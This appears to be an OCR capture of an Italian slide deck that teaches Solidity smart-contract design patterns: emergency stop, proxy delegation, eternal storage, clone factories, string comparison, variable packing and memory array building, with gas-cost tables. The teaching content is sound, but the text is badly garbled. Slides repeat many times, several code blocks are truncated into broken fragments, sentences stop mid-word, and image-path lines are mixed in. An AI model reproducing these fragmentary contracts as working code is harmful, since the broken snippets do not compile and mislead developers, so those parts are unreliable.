Il valore booleano isStopped è la variabile di stato che trasporta l'informazione se il contratto è attualmente interrotto o meno. Questa variabile viene controllata dai due modificatori endedInEmergency, e onlyWhenStopped per restringere l'accesso alle funzioni che li utilizzano.

```
contract EmergencyStop {

    bool isStopped = false;

    modifier stoppedInEmergency {
        require(!isStopped);
        _;
    }

    modifier onlyWhenStopped {
        require(isStopped);
        _;
    }

    modifier onlyAuthorized {
        // Check for authorization of msg.sender here
        _;
    }

    function stopContract() public onlyAuthorized {
        isStopped = true;
    }

    function resumeContract() public onlyAuthorized {
        isStopped = false;
    }

    function deposit() public payable stoppedInEmergency {
        // Deposit logic happening here
    }

    function emergencyWithdraw() public onlyWhenStopped {
        // Emergency withdraw happening here
    }
}
```

::.. Emergency Stop (3/3)

Se l'arresto di emergenza è reversibile o meno, la ripresa del contratto viene avviata reimpostando su false la variabile di stato. La funzione per questa attività può essere implementata allo stesso modo della funzione per avviare l'arresto di emergenza e deve

Il terzo modificatore onlyAuthorized controlla se il chiamante di un metodo ha l'autorizzazione per farlo. Ciò potrebbe ad esempio essere limitato al proprietario, aggiungendo require(msg.sender == proprietario) o un meccanismo di voto. Le due funzioni utilizzano questo modificatore e consentono a un chiamante autorizzato di interrompere e riprendere il contratto, impostando la variabile di stato isStopped rispettivamente su true o false.

```
con
    _;
}

modifier onlyWhenSt
    require(isStoppe
    _;
}

modifier onlyAuthorized {
    // Check for authorization of msg.sender here
    _;
}
```

```
    isStopped = false;
}

function deposit() public payable stoppedInEmergency {
    // Deposit logic happening here
}

function emergencyWithdraw() public onlyWhenStopped {
    // Emergency withdraw happening here
}
}
```

::.. Emergency Stop (3/3)

Se l'arresto di emergenza è reversibile o meno, la ripresa del contratto viene avviata reimpostando su false la variabile di stato. La funzione per questa attività può essere implementata allo stesso modo della funzione per avviare l'arresto di emergenza e deve

La funzione deposit() è un esempio di un metodo critico che dovrebbe essere inaccessibile una volta interrotto il contratto. Questa restrizione si ottiene aggiungendo il modificatore stopedInEmergency all'intestazione della funzione. Verrebbe generata un'eccezione se la funzione venisse chiamata durante un arresto.

```
cont

    modifier stoppedInEmergency {
        require(!isStopped);
        _;
    }

    modifier onlyWhenStopped {
        require(isStopped);
        _;
    }

    modifier onlyAuthorized {
        // Check for authorization of msg.sender here
        _;
    }
```

```
    funct                    () public onlyAuthorized {
        i                    alse;
    }

    function deposit() public payable stoppedInEmergency {
        // Deposit logic happening here
    }

    function emergencyWithdraw() public onlyWhenStopped {
        // Emergency withdraw happening here
    }
}
```

::.. Emergency Stop (3/3)

Se l'arresto di emergenza è reversibile o meno, la ripresa del contratto viene avviata reimpostando su false la variabile di stato. La funzione per questa attività può essere implementata allo stesso modo della funzione per avviare l'arresto di emergenza e deve essere protetta anche da chiamate non autorizzate.

La funzione EmergencyWithdraw() funziona al contrario. È accessibile solo durante l'arresto di emergenza, a causa del modificatore onlyWhenStopped. Una funzione di emergenza come questa dovrebbe essere implementata per dare agli utenti del contratto la possibilità di accedere ai propri fondi durante una chiusura. Altrimenti, gli utenti dovrebbero confidare nel fatto che il titolare del contratto non congelerà arbitrariamente i propri fondi senza la possibilità di recuperarli.

```
contract EmergencyStop {
    b
    m
    }
    m
        require(isStopped);
        _;
    }

    modifier onlyAuthorized {
        // Check for authorization of msg.sender here
        _;
    }
```

```
        //
        }

    function emergencyWithdraw() public onlyWhenStopped {
        // Emergency withdraw happening here
    }
}
```

::.. Proxy Delegate (1/2)

La mutabilità in Ethereum è difficile da raggiungere, ma necessaria. Consente agli sviluppatori di adattarsi a un ambiente in evoluzione e di reagire a bug e altri errori.

- Per superare le limitazioni introdotte dall'immutabilità del codice contrattuale, un contratto può essere suddiviso in moduli, che sono poi virtualmente aggiornabili.
- È possibile implementare una nuova versione del contratto e il suo indirizzo sostituirà quello vecchio in archivio.
- Per evitare di interrompere le dipendenze di altri contratti che fanno riferimento al contratto aggiornato o di utenti che non sono a conoscenza del rilascio di una nuova versione del contratto, si utilizza un contratto proxy che delega le chiamate ai moduli specifici. Questi moduli sono anche chiamati delegati, poiché il lavoro viene loro delegato dal proxy con la chiamata a delegatecall.

delegatecall consente a un contratto di trasmettere la chiamata di funzione al delegato senza dover conoscere esplicitamente la firma della funzione, un punto cruciale per l'aggiornabilità. Il codice del delegato viene eseguito nel contesto del chiamante, utilizzando la memoria e lo stato del chiamante.

::.. Proxy Delegate (2/2)

```
contract Proxy {

    address delegate;
    address owner = msg.sender;

    function upgradeDelegate(address newDelegateAddress) public {
        require(msg.sender == owner);
        delegate = newDelegateAddress;
    }

    function() external payable {
        assembly {
            let _target := sload(0)
            calldatacopy(0x0, 0x0, calldatasize)
            let result := delegatecall(gas, _target, 0x0, calldatasize, 0x0, 0)
            returndatacopy(0x0, 0x0, returndatasize)
            switch result case 0 {revert(0, 0)} default {return (0, returndatasize)}
        }
    }
}
```

::.. Proxy Delegate (2/2)

```
contract Proxy {

    address delegate;
    address owner = msg.sender;

    function upgradeDelegate(address newDelegateAddress) public {
        require(msg.sender == owner);
        delegate = newDelegateAddress;
    }
```

La funzione upgradeDelegate(..) è il meccanismo che consente di utilizzare una nuova versione del delegato, senza che il chiamante del proxy se ne preoccupi. Un'entità autorizzata, in questo caso il proprietario è in grado di fornire l'indirizzo di una nuova versione del delegato, che sostituisce quella vecchia.

```
            returndatacopy(0x0, 0x0, returndatasize)
            switch result case 0 {revert(0, 0)} default {return (0, returndatasize)}
        }
    }
}
```

::.. Proxy Delegate (2/2)

La funzionalità di inoltro vera e propria è implementata nella funzione di fallback, che viene chiamata per ogni identificatore di funzione sconosciuto:

- si carica la prima variabile in memoria, in questo caso l'indirizzo del delegato, e lo memorizza nella variabile di memoria _target;
- si copia la firma della funzione e tutti i parametri in memoria. Nella riga 15 viene effettuata la chiamata del delegato all'indirizzo _target, inclusi i dati della funzione che sono stati archiviati in memoria;

```
    function() external payable {
        assembly {
            let _target := sload(0)
            calldatacopy(0x0, 0x0, calldatasize)
            let result := delegatecall(gas, _target, 0x0, calldatasize, 0x0, 0)
            returndatacopy(0x0, 0x0, returndatasize)
            switch result case 0 {revert(0, 0)} default {return (0, returndatasize)}
        }
    }
}
```

::.. Proxy Delegate (2/2)

- Un valore booleano contenente il risultato dell'esecuzione viene restituito e archiviato nella variabile risultato;
- Si copia il valore restituito effettivo in memoria, e lo switch controlla se l'esito dell'esecuzione è stato negativo, nel qual caso eventuali cambiamenti di stato vengono annullati, o positivo, nel qual caso il risultato viene restituito al chiamante del proxy.

```
    }

    function() external payable {
        assembly {
            let _target := sload(0)
            calldatacopy(0x0, 0x0, calldatasize)
            let result := delegatecall(gas, _target, 0x0, calldatasize, 0x0, 0)
            returndatacopy(0x0, 0x0, returndatasize)
            switch result case 0 {revert(0, 0)} default {return (0, returndatasize)}
        }
    }
}
```

::.. Eternal Storage (1/3)

Quando si aggiorna uno smart contract, una nuova versione del contratto viene distribuita sulla rete e coesiste con la vecchia versione.

- Poiché il vecchio contratto non viene effettivamente aggiornato a una nuova versione, lo spazio di archiviazione risiede nel vecchio indirizzo. Un'opzione potrebbe essere quella di implementare la funzionalità per leggere ogni elemento dal vecchio archivio e archiviarlo in quello nuovo. Ci sono almeno due problemi con questo approccio:

1. la scrittura è una delle operazioni più costose su Ethereum. Leggere successivamente ogni singola registrazione e memorizzarla al nuovo indirizzo, sarebbe irragionevole economicamente.
2. la transazione che effettua la migrazione dello stoccaggio rimanga senza gas, nel caso in cui ci siano troppe voci da immagazzinare.
3. l'intera migrazione dello storage dovrebbe essere già pianificata al momento della creazione e sarebbe necessario includere molta logica aggiuntiva per eseguire la migrazione.

Una soluzione più pratica è usare un contratto separato, con il solo scopo di fungere da deposito per un altro contratto. Una nuova versione del contratto intelligente può semplicemente utilizzare lo stesso contratto di stoccaggio del predecessore, dopo averlo registrato.

::.. Eternal Storage (2/3)

```
contract EternalStorage {

    address owner = msg.sender;
    address latestVersion;

    mapping(bytes32 => uint) uIntStorage;
    mapping(bytes32 => address) addressStorage;

    modifier onlyLatestVersion() {
       require(msg.sender == latestVersion);
        _;
    }

    function upgradeVersion(address _newVersion) public {
        require(msg.sender == owner);
        latestVersion = _newVersion;
    }

    // *** Getter Methods ***
    function getUint(bytes32 _key) external view returns(uint) {
        return uIntStorage[_key];
    }

    function getAddress(bytes32 _key) external view returns(address) {
        return addressStorage[_key];
    }
```

::.. Eternal Storage (2/3)

```
contract EternalStorage {

    address owner = msg.sender;
    address latestVersion;

    mapping(bytes32 => uint) uIntStorage;
    mapping(bytes32 => address) addressStorage;

    modifier onlyLatestVersion() {
        require(msg.sender == latestVersion);
        _;
    }

    function upgradeVersion(address _newVersion) public {
        require(msg.sender == owner);
        latestVersion = _newVersion;
    }

    // *** Getter Methods ***
    function getUint(bytes32 _key)                    ns(uint) {
        return uIntStorage[
    }

    fun

    }
```


Il modificatore onlyLatestVersion() garantisce che solo l'indirizzo dell'ultima versione sia in grado di inserire ed eliminare valori dalla memoria. La funzione upgradeVersion(..) è richiamabile solo dal e consente aggiornare l'indirizzo dell'ultima versione del contratto.

::.. Eternal Storage (3/3)

```
    // *** Setter Methods ***
    function setUint(bytes32 _key, uint _value) onlyLatestVersion external {
        uIntStorage[_key] = _value;
    }

    function setAddress(bytes32 _key, address _value) onlyLatestVersion external {
        addressStorage[_key] = _value;
    }

    // *** Delete Methods ***
    function deleteUint(bytes32 _key) onlyLatestVersion external {
        delete uIntStorage[_key];
    }

    function deleteAddress(bytes32 _key) onlyLatestVersion external {
        delete addressStorage[_key];
    }
}
```

::.. Factory Creation (1/4)

L'idea del pattern Factory è quella di avere un contratto (la fabbrica) che avrà la missione di creare altri contratti. La motivazione principale per questo modello nella programmazione basata su classi deriva dal principio di singola responsabilità (una classe non ha bisogno di sapere come creare istanze di altre classi) e questo modello fornisce un'astrazione per il costruttore.



In Solidity, si può voler utilizzare il pattern Factory per uno dei seguenti motivi:

- Creare più istanze dello stesso contratto, tenerne traccia e semplificarne la gestione.
- Risparmiare gas durante il deployment.
- Migliorare la sicurezza del contratto

::.. Factory Creation (1/4)

L'idea del pattern Factory è quella di avere un contratto (la fabbrica) che avrà la missione di creare altri contratti. La motivazione principale per questo modello nella programmazione basata su classi deriva dal principio di singola responsabilità (una classe non ha bisogno di sapere come creare istanze di altre classi) e questo modello fornisce un'astrazione per il costruttore.


```
contract Factory {
      Child[] children;
      function createChild(uint data){
         Child child = new Child(data);
         children.push(child);
      }
}
contract Child{
     uint data;
     constructor(uint _data){
        data = _data;
     }
}
```

In Solidity, si può voler utilizzare il pattern Factory per uno dei seguenti motivi:

- Creare più istanze dello stesso contratto, tenerne traccia e semplificarne la gestione.
- Risparmiare gas durante il deployment.
- Migliorare la sicurezza del contratto.

::.. Factory Creation (2/4)

Il problema con il pattern precedente è che spreca molto gas poiché tutti i contratti secondari avranno la stessa logica e ogni volta si dispiega quasi lo stesso contratto: stesso codice ma contesto diverso. Si ha bisogno di un modo per dispiegare un solo contratto figlio con tutte le funzioni e fare in modo che tutti gli altri contratti figli agiscano come proxy che delegano le chiamate al primo contratto figlio.



::.. Factory Creation (3/4)

```
contract CloneFactory {

  function createClone(address target) internal returns (address result) {
    bytes20 targetBytes = bytes20(target);
    assembly {
      let clone := mload(0x40)
      mstore(clone, 0x3d602d80600a3d3981f3363d3d373d3d3d363d73000000000000000000000000)
      mstore(add(clone, 0x14), targetBytes)
      mstore(add(clone, 0x28), 0x5af43d82803e903d91602b57fd5bf30000000000000000000000000000000000)
      result := create(0, clone, 0x37)
    }
  }

  function isClone(address target, address query) internal view returns (bool result) {
    bytes20 targetBytes = bytes20(target);
    assembly {
      let clone := mload(0x40)
      mstore(clone, 0x363d3d373d3d3d363d73000000000000000000000000000000000000000000)
      mstore(add(clone, 0xa), targetBytes)
      mstore(add(clone, 0x1e), 0x5af43d82803e903d91602b57fd5bf30000000000000000000000000000000000)

      let other := add(clone, 0x40)
      extcodecopy(query, other, 0, 0x2d)
      result := and(
        eq(mload(clone), mload(other)),
        eq(mload(add(clone, 0xd)), mload(add(other, 0xd)))
      )
    }
  }
}
```

::.. Factory Creation (3/4)

```
contract CloneFactory {

  function createClone(address target) internal returns (address result) {
    bytes20 targetBytes = bytes20(target);
    assembly {
      let clone := mload(0x40)
      mstore(clone, 0x3d602d80600a3d3981f3363d3d373d3d3d363d73000000000000000000000000)
      mstore(add(clone, 0x14), targetBytes)
      mstore(add(clone, 0x28), 0x5af43d82803e903d91602b57fd5bf30000000000000000000000000000000000)
      result := create(0, clone, 0x37)
    }
  }

  function isClone(address target, address query) in
    bytes20 targetBytes = bytes20(target);
    assembly {
      let clone := mload(0x40)
      mstore(clone, 0x363d3d373d3d3d363d730000000000
      mstore(add(clone, 0xa), targetBytes)
      mstore(add(clone, 0x1e), 0x5af43d82803e903d916

      let other := add(clone, 0x40)
      extcodecopy(query, other, 0, 0x2d)
      result := and(
        eq(mload(clone), mload(other)),
        eq(mload(add(clone, 0xd)), mload(add(other, 0xd)))
      )
    }
  }
}
```

Fortunatamente esiste la specifica EIP-1167 che definisce come implementare un contratto proxy in modo economico. Questo proxy inoltrerà tutte le chiamate e il 100% del gas al contratto di implementazione e quindi ritrasmetterà il valore restituito al chiamante.

::.. Factory Creation (4/4)

```
contract Factory is CloneFactory {
    Child[] public children;
    address masterContract;

    constructor(address _masterContract){
        masterContract = _masterContract;
    }

    function createChild(uint data) external{
       Child child = Child(createClone(masterContract));
       child.init(data);
       children.push(child);
    }

    function getChildren() external view returns(Child[] memory){
        return children;
    }
}
```

```
contract Child{
    uint public data;

    // use this function instead of the constructor
    // since creation will be done using createClone() function
    function init(uint _data) external {
        data = _data;
    }
}
```

::.. String Equality Comparison (1/2)

Confrontare stringhe in altri linguaggi di programmazione è un compito banale. I metodi o i pacchetti integrati possono verificare l'uguaglianza di due input in un'unica chiamata, ad es. String1.equals(String2) in Java. Solidity non supporta alcuna funzionalità.

Sono state implementate diverse soluzioni:

- La libreria StringUtils fornita dalla Ethereum Foundation effettuava un confronto a coppie di ciascun carattere e restituiva false non appena una coppia non corrispondeva. Questa soluzione restituisce risultati corretti e utilizza poco gas per stringhe brevi.
- Il consumo di gas può diventare molto elevato per stringhe effettivamente uguali e per coppie lunghe. Questo perché in questi casi l'algoritmo deve fare molti confronti.

::.. String Equality Comparison (2/2)

```
function hashCompareWithLengthCheck(string a, string b) internal returns (bool) {
    if(bytes(a).length != bytes(b).length) {
        return false;
    } else {
        return keccak256(a) == keccak256(b);
    }
}
```

::.. String Equality Comparison (2/2)

```
function hashCompareWithLengthCheck(string a, string b) internal returns (bool) {
    if(bytes(a).length != bytes(b).length) {
        return false;
    } else {
        return keccak256(a) == keccak256(b);
    }
}
```

Il primo passaggio controlla se le due stringhe hanno la stessa lunghezza. Se così non fosse la funzione può restituire che le due stringhe non sono uguali e quindi il secondo passaggio viene saltato. Per confrontare la lunghezza, le stringhe devono essere convertite nel tipo di dati bytes, che fornisce un membro length incorporato.
Nella seconda fase, ogni stringa viene sottoposta ad hashing con la funzione crittografica incorporata keccak256(). Gli hash calcolati possono quindi essere confrontati e dimostrare, in caso di corrispondenza completa, che i due input sono uguali tra loro.

::.. String Equality Comparison (2/2)

```
function hashCompareWithLengthCheck(string a, string b) internal returns (bool) {
    if(bytes(a).length != bytes(b).length) {
        return false;
    } else {
        return keccak256(a) == keccak2
    }
}
```

Gas analysis utilizzando il compilatore di Solidity Remix: l'uso degli hash, confronto di ogni carattere, compreso il controllo della lunghezza; verifica con l'uso degli hash, incluso il controllo della lunghezza .

Input A	Input B	Hash	Character + Length	Hash + Length
abcdefghijklmnopqrstuvwxyz	abcdefghijklmnopqrstuvwxyz	1225	7062	1261
abcdefghijklmnopqrstuvwxy**X**	abcdefghijklmnopqrstuvwxyz	1225	7012	1261
Xbcdefghijklmnopqrstuvwxyz	abcdefghijklmnopqrstuvwxyz	1225	912	1261
a**X**cdefghijklmnopqrstuvwxyz	abcdefghijklmnopqrstuvwxyz	1225	1156	1261
ab**X**defghijklmnopqrstuvwxyz	abcdefghijklmnopqrstuvwxyz	1225	1400	1261
abcdefghijkl	abcdefghijklmnopqrstuvwxyz	1225	690	707
a	a	1225	962	1261
ab	ab	1225	1156	1261
abc	abc	1225	1450	1261

::.. Tight Variable Packing (1/2)

L'obiettivo principale è la riduzione del fabbisogno di gas.

- Lo storage in Ethereum è un archivio chiave-valore con chiavi e valori di 32 byte ciascuno. Quando viene allocata la memoria, tutte le variabili di dimensione statica vengono scritte una dopo l'altra, nell'ordine della loro dichiarazione, a partire dalla posizione 0.
- I tipi di dati più comunemente utilizzati occupano esattamente uno slot da 32 byte nella memoria. Questo pattern descrive come risparmiare gas utilizzando tipi di dati più piccoli (ad esempio bytes16, uint32) quando possibile.
- L'EVM può raggruppare insieme in un unico slot da 32 byte e quindi utilizzare meno spazio di archiviazione. Il gas viene quindi risparmiato perché l'EVM può combinare più letture o scritture in un'unica operazione.

Questo pattern può essere utilizzato per variabili di stato, strutture interne e per array di dimensioni statiche.

::.. Tight Variable Packing (2/2)

```
contract StructPackingExample {

    struct CheapStruct {
        uint8 a;
        uint8 b;
        uint8 c;
        uint8 d;
        bytes1 e;
        bytes1 f;
        bytes1 g;
        bytes1 h;
    }

    CheapStruct example;

    function addCheapStruct() public {
        CheapStruct memory someStruct = CheapStruct(1,2,3,4,"a","b","c","d");
        example = someStruct;
    }
}
```

::.. Tight Variable Packing (2/2)

```
contract StructPackingExample {

    struct CheapStruct {
        uint8 a;
        uint8 b;
        uint8 c;
        uint8 d;
        bytes1 e;
        bytes1 f;
        bytes1 g;
        bytes1 h;
    }

    CheapStruct example;

    function addCheapStruct() public {
        CheapStruct memory someStruct = CheapStruct(1,2,3,4,"a","b","c","d");
        example = someStruct;
    }
}
```

Un oggetto struct fa uso del pattern Tight Variable Packing: le otto variabili necessitano di un byte di spazio di archiviazione ciascuna e non sono interrotte da un tipo più grande, quindi possono essere raggruppate in uno slot di archiviazione, dove utilizzano 8 dei 32 byte disponibili. Ciò significa che si può aggiungere più variabili nello stesso slot di archiviazione. Nella funzione si inizializza innanzitutto un oggetto struct in memoria prima di scriverlo nello storage alla riga successiva.

::.. Tight Variable Packing (2/2)

Gas analysis: per quantificare la potenziale riduzione del gas richiesto, è stato condotto un test utilizzando il compilatore di Solidity Remix: si confronta l'implementazione del pattern con una soluzione che memorizza esattamente gli stessi dati di input ma non utilizza i tipi di dati più piccoli possibili e ordina le variabili in un modo che impedisce all'EVM di utilizzare un imballaggio stretto. Quindi, invece di scrivere tutte le otto variabili in uno slot, vengono utilizzati otto slot.

```
        bytes1 h;
    }

    CheapStruct example;

    function addCheapStruct() public {
        CheapStruct memory someStruct = CheapStruct(1,2,3,4,"a","b","
        example = someStruct;
    }
}
```

	Tightly Packed Struct	Struct without Tight Packing
Contract Creation	133172	116560
Saving Struct to Storage	57821	161636

Il costo del gas per la creazione del contratto è circa il 12% più economico, quando non si utilizzano tipi di dati più piccoli. Ciò può essere spiegato perché l'EVM solitamente opera su 32 byte alla volta. Deve utilizzare operazioni aggiuntive per ridurre la dimensione di un elemento dalla sua dimensione originale a quella ridotta, nel nostro caso da byte32 a byte1, il che costa gas extra. Questo costo viene ripagato nel salvataggio, con un risparmio di gas di circa il 64%.

::.. Memory Array Building (1/4)

Interagire con lo storage di un contratto sulla blockchain è tra le operazioni più costose dell'EVM. Pertanto, dovrebbero essere archiviati solo i dati necessari e, se possibile, la ridondanza dovrebbe essere evitata. Ciò è in contrasto con l'architettura software convenzionale, in cui lo storage è economico e i dati vengono archiviati in modo da ottimizzare le prestazioni.

Mentre la maggior parte delle volte l'unico costo rilevante delle query in questi sistemi è il tempo, in Ethereum anche le query semplici possono costare una notevole quantità di gas, che ha un valore monetario diretto.

Un modo per mitigare i costi del gas è dichiarare una variabile pubblica. Ciò porta alla creazione di un getter in background che consente il libero accesso al valore della variabile. Ma cosa succede se vogliamo aggregare dati provenienti da diverse fonti? Ciò richiederebbe molte letture dall'archivio e sarebbe quindi particolarmente costoso.

::.. Memory Array Building (2/4)

Questo pattern utilizza il modificatore view per aggregare e leggere i dati dallo storage di un contratto senza costi associati.

- Ogni volta che viene richiesta una ricerca, un array viene ricostruito in memoria, invece di salvarlo nello storage. Ciò sarebbe inefficiente nei sistemi convenzionali. In Solidity è più efficiente perché alle funzioni dichiarate con il modificatore view non è consentito scrivere nello storage e quindi non modificano lo stato della blockchain.
- Poiché lo stato della blockchain rimane lo stesso, non è necessario trasmettere una transazione alla rete. Nessuna transazione significa nessun consumo di gas, rendendo gratuita la chiamata di una funzione di visualizzazione, purché chiamata esternamente e non da un altro contratto.

Per rendere conveniente il recupero dei dati è opportuno scegliere una struttura dati su cui sia facile eseguire l'iterazione. In Solidity ciò si ottiene tramite un array.

::.. Memory Array Building (3/4)

Un'altra parte indispensabile è un mapping, che tiene traccia del numero di voci di dati previste per ogni possibile istanza di aggregazione.

L'aggregazione viene quindi eseguita in una funzione di visualizzazione, in modo che non venga consumato gas. Un problema che rende il compito un po' più difficile è il fatto che Solidity non consente ancora un array di strutture come valore di ritorno di una funzione.

- Una soluzione alternativa che restituisca solo gli ID degli elementi desiderati. È quindi compito dell'entità richiedente utilizzare questi ID per interrogare le strutture una per una. Poiché lo stato non viene modificato da queste operazioni aggiuntive, anche le query sono gratuite.

::.. Memory Array Building (4/4)

```
contract MemoryArrayBuilding {

    struct Item {
        string name;
        string category;
        address owner;
        uint32 zipcode;
        uint32 price;
    }

    Item[] public items;

    mapping(address => uint) public ownerItemCount;

    function getItemIDsByOwner(address _owner) public view returns (uint[]) {
        uint[] memory result = new uint[](ownerItemCount[_owner]);
        uint counter = 0;

        for (uint i = 0; i < items.length; i++) {
            if (items[i].owner == _owner) {
                result[counter] = i;
                counter++;
            }
        }
        return result;
    }
}
```

::.. Memory Array Building (4/4)

```
contract MemoryArrayBuilding {

    struct Item {
        string name;
        string category;
        address owner;
        uint32 zipcode;
        uint32 price;
    }

    Item[] public items;

    mapping(address => uint) public ownerItemCount;

    function getItemIDsByOwner(address _ow          lic view returns (uint[]) {
        uint[] memory result = new ui           mCount[_owner]);
        uint counter = 0;

        return result;
    }
}
```

Inizialmente, viene definita una struttura di esempio contenente diversi attributi, incluso il proprietario su cui si aggrega in seguito. L'array successivo contiene tutte le istanze esistenti di Item. Nel mapping si memorizza la quantità di elementi contenuti in ogni indirizzo, necessari per inizializzare l'array di memoria.

::.. Memory Array Building (4/4)

```
contract MemoryArrayBuilding {

    struct Item {
        string name;
```

La funzione per recuperare tutti gli ID degli elementi appartenenti a un determinato indirizzo contiene il modificatore view. Nel ciclo for si itera su tutti gli elementi e si controlla se il loro proprietario corrisponde a quello su cui si sta aggregando. Se i proprietari corrispondono, si memorizza l'ID nell'array in memory. Dopo che tutti gli elementi sono stati controllati, viene restituito l'array.

```
    mapping(address => uint) p                    count;

    function getItemIDsByOwner(address _owner) public view returns (uint[]) {
        uint[] memory result = new uint[](ownerItemCount[_owner]);
        uint counter = 0;

        for (uint i = 0; i < items.length; i++) {
            if (items[i].owner == _owner) {
                result[counter] = i;
                counter++;
            }
        }
        return result;
    }
}
```

::.. Memory Array Building (4/4)

```
contract MemoryArrayBuilding {

    struct Item {
        string name;
        string category;
        address owner;
        uint32 zipcode;
        uint32 price;
    }

    Item[] public items;

    mapping(address => uint) public ownerItemCount;

    function getItemIDsByOwner(address _owner) public view returns
        uint[] memory result = new uint[](ownerItemCount[_owner]);
        uint counter = 0;

        for (uint i = 0; i < items.length; i++) {
            if (items[i].owner == _owner) {
                result[counter] = i;
                counter++;
            }
        }
        return result;
    }
}
```

L'analisi del consumo di gas in questo pattern usa il compilatore Solidity Remix. Una delle due volte la funzione di aggregazione contiene il modificatore view e l'altra volta no. I risultati mostrano come solo una combinazione tra una chiamata esterna e la funzione di visualizzazione porta a una query gratuita, mentre le altre combinazioni costano gas come una normale chiamata di funzione, perché una transazione effettiva viene trasmessa alla rete.

	View Function	Regular Function
External Call	0	32623
Internal Call	32623	32623